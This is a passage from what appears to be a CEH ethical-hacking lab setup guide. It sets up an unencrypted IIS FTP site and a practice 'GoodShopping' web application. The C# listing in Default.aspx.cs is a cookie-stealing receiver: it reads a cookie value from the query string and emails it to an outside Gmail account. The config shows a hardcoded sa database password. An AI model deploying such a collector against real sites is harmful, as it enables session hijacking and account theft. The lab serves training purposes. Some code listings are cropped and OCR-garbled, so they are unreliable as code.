
15. A New Folder will be created. Rename it as **FTP** and click **OK**




16. After Physical path is provided click **Next** button




17. In **Binding and SSL Settings** section, Enter the IP address of **Windows 8.1** virtual machine under IP Address field, specify port number as **21** under **Port** field, check **Start FTP site automatically** option, choose **No SSL** option under **SSL** section and leave the rest of the settings to default then click **Next**



18. In **Authentication and Authorization Information** options Check **Basic** under Authentication and choose **All users** under Authorization section, and check **Read** and **Write** options under Permissions and click **Finish**



19. **localhost** site will created under **Sites** folder as shown in the following screenshot:




## CT#31: Configure the GoodShopping Website Windows Server 2012


1. Navigate to **D:\CEH-Tools\CEHv9 Lab Prerequisites** or Download from **Frankenstein**
2. Open **Websites** folder. Double click on **GoodShopping.msi** and follow the wizard driven installation steps.



3. After completing the installation click **Close**



4. Open **GoodShopping** folder from **C:\inetpub\wwwroot\GoodShopping** and open **Web.config** file in notepad++ or in notepad
5. Scroll down to **connectionstring** tag, enter your machine's name **data source=[Provide Your Host Machine Name]**, provide a user id after **user id=sa**, and a password after **Password=qwerty@123**



```

C:\inetpub\wwwroot\GoodShopping\Web.config - Notepad++ [Administrator]

File Edit Search View Encoding Language Settings Macro Run Plugins Window I
[File] [Edit] [Search] [View] [Encoding] [Language] [Settings] [Macro] [Run] [Plugins] [Window] [I]

Web config [1]
7 machine.config.comments usually located in
8 Windows\Microsoft.NET\Framework\v2.0\Config
9
10 <configuration>
11   <configSections>
12     <sectionGroup name="system.web.extensions" type="System.Web.Configuration.SystemWebExtensionsSectionGroup, System.Web.Extensions, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434493e" />
13     <sectionGroup name="scripting" type="System.Web.Configuration.ScriptingSectionGroup, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434493e" />
14       <!--<section name="scriptResourceHandler" type="System.Web.Configuration.ScriptingScriptResourceHandlerSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434493e" />
15       <!--<section name="webServices" type="System.Web.Configuration.ScriptingWebServicesSectionGroup, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434493e" />
16       <!--<section name="jsonSerialization" type="System.Web.Configuration.ScriptingJsonSerializationSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434493e" />
17       <section name="profileService" type="System.Web.Configuration.ScriptingProfileServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434493e" />
18       <section name="authenticationService" type="System.Web.Configuration.ScriptingAuthenticationServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434493e" />
19       <section name="roleService" type="System.Web.Configuration.ScriptingRoleServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f1434493e" />
20     </sectionGroup>
21   </sectionGroup>
22 </configSections>
23 <appSettings>
24 <connectionStrings>
25   <add name="shopConnectionString" connectionString="user id=sa;password=qwerty@123;data source=WIN-T54IAN8E9F2;database=goodshopping" />
26 </connectionStrings>
27 <system.web>
28   <!--
29     Set compilation debug="true" to insert debugging
30     symbols into the compiled page. Because this
31     affects performance, set this value to true only
32     during development.
33   -->
34 </system.web>

```

Normal text file length: 8485 lines: 123 Ln: 26 Col: 139 Sel: 0 | 0 Dos/Windows UTF-8 INS

6. Save the file and close it

7. Open **GoodShopping** folder from **C:\inetpub\wwwroot\GoodShopping** and open **Default.aspx.cs** file in notepad++ or in notepad
8. Scroll down to **line no. 24** and replace localhost with the IP address of the Windows Server 2012 machine, i.e., the IP address of the machine where you are hosting the website.

Note: The IP address of Windows Server 2012 machine might vary in your lab environment.

```

10     trols;
11     trols.WebParts;
12
13
14
15
16     ceanplaza_Default : System.Web.UI.Page
17
18     ad(object sender, EventArgs e)
19
20     tring["cookie"] != null)
21
22     = Request.QueryString["cookie"].ToString();
23     e);
24     ("Sorry, This site is not available.<br><br>Please click <a href='http://localhost/moviemirror/blog.aspx'> here
25
26
27     1(string cookie)
28
29     new MailMessage();
30     = new SmtpClient();
31     lAddress("abc@domain.com");
32     lAddress("xyz@gmail.com");
33     rue;
34     kies detected from Moviemirror website";
35     b>" + cookie + "</b>";
36
37     kie Stealing";

```

C# source file      length: 1781 lines: 50      Ln: 5 Col: 19 Sel: 0 | 0      Dos\Windows      UTF-8      INS

Replace **localhost** with  
the IP address of  
Windows Server 2012

9. Scroll down to **line no. 31** and replace the recipient email ID from **abc@domain.com** to a working Gmail/any other domain ID to which you have access

10. Scroll down to **line no. 32** and replace the sender email ID from **xyz@gmail.com** to a working Gmail ID to which you have access

Note: Since you may or may not have to active email accounts, we have mentioned the same email ID for both sender and recipient IDs

11. Scroll down to **line no. 45** and replace **xyz@gmail.com** with the sender email ID i.e., the ID which you mentioned in step no. 10

12. In the same line, replace **yourpassword** with the password associated with the sender email ID

Note: If you are specifying two different email IDs for recipient and sender, ensure that the sender email id is specifically an active Gmail ID

```


 25 }
 26 }
 27 protected void SendMail(string cookie)
 28 {
 29     MailMessage msg = new MailMessage();
 30     SmtpClient client = new SmtpClient();
 31     msg.To.Add(new MailAddress("xini...@Gmail.com"));
 32     msg.From = new MailAddress("xini...@Gmail.com");
 33     msg.IsBodyHtml = true;
 34     string body = "Cookies detected from Moviescope website";
 35     body += "<br><br><b>" + cookie + "</b>";
 36     msg.Body = body;
 37     msg.Subject = "Cookie Stealing";
 38     msg.BodyEncoding = System.Text.Encoding.UTF8;
 39     msg.SubjectEncoding = System.Text.Encoding.UTF8;
 40     client.Host = "XINR.GMAIL.COM";
 41     client.EnableSsl = true;
 42     client.UseDefaultCredentials = false;
 43     client.Port = 587;
 44     client.UseDefaultCredentials = false;
 45     client.Credentials = new System.Net.NetworkCredential("xini...@Gmail.com", "t...3");
 46     client.Send(msg);
 47     msg.Dispose();
 48 }
 49
 50

```


C# source file length : 1803 lines : 50 Ln:14 Col:23 Sel:0|0 Dos\Windows UTF-8 INS

13. Save the file and close it

